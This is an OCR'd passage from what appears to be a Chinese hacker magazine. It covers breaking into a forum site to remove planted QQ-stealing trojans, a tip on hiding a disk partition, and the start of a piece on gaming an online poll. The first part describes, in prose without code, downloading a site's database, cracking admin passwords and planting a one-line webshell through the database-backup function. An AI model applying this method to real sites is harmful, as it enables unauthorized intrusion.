


图9

三、网站杀马

下来就是入侵网站彻底删除木马了。按我们老师的能力，我提交http:// www.**3z.com/bbs/data/dvbbs7.mdb下载了数据库（图9）。在www.cmd5.com成功破解出了前后台密码，接下来就是上传木马了。这里命运又一个和我开了个玩笑，上传页面被删掉了。先把版权信息中的木马信息删除，又在后台转了N长时间，终于看到这里，支持html语法？！我赶紧把海洋一句话木马插进去（图10），再用数据库备份功能备份为dvbbs7.asp，打开客户端上传，终于成功了（图11）。




图10




图11





图12

下来就是删除help.htm，dvbbs.exe，gezi.exe，inc/ray.js，js/ray.js，现在只剩下QQ大盗的ASP接口了。我翻了半天，发现是admin_fso.asp，QQ号码保存文件是help.txt（图12）。

四，总结

盗QQ是违法行为，也希望大家不要通过挂马这种损人不利己的方法来证明自己的实力，做人要厚道！


（本文所涉及到的x-sniff、啊拉QQ大盗和海洋木马已收录到光盘中）



隐藏磁盘小妙招


magic dog

一次在整理磁盘时发现了一种新的隐藏分区方法，简单而有效。依次打开“我的电脑”→“管理”，在左边的窗口中选择“磁盘管理”，如图1。


图1

所有磁盘的信息都在这里了，选择你要隐藏的磁盘，点击鼠标右键选择“更改驱动器名和路径”（图2，图3）。

点中“G：”，然后点“删除”，可能会出现如图4所示的提示框，提醒我们磁盘中有正在使用的文件，如果重启后再调用这些文件就会因为删除了驱动器名称而找不到文件。从这个提示可以看出，


图2




图3

这种方法适合隐藏一些不是经常使用的文件。确认删除后，这个分区在我的电脑、CMD下




图4

都不会找到，因为它已经不是G盘了（图5，图6）。




图5




图7

想恢复的话，找到“磁盘管理”，仍然选择被隐藏磁盘的“更改驱动器名和路径”选项，添加回原来的驱动器号就可以了（图7）。

总得来说，这种方式对想保护自己隐私的朋友来说是最简单实用的方式，有兴趣的朋友可以自己试试。





图6



校区起名听我的

王艺翔

在07年第3期的X中有篇文章“我酷我秀，你的排名我作主”，看完后我也想找个网站实践一下，光看不练是不行的。这不学校新校区已经接近完工了，现正准备给两个校区起个名字，如图1。

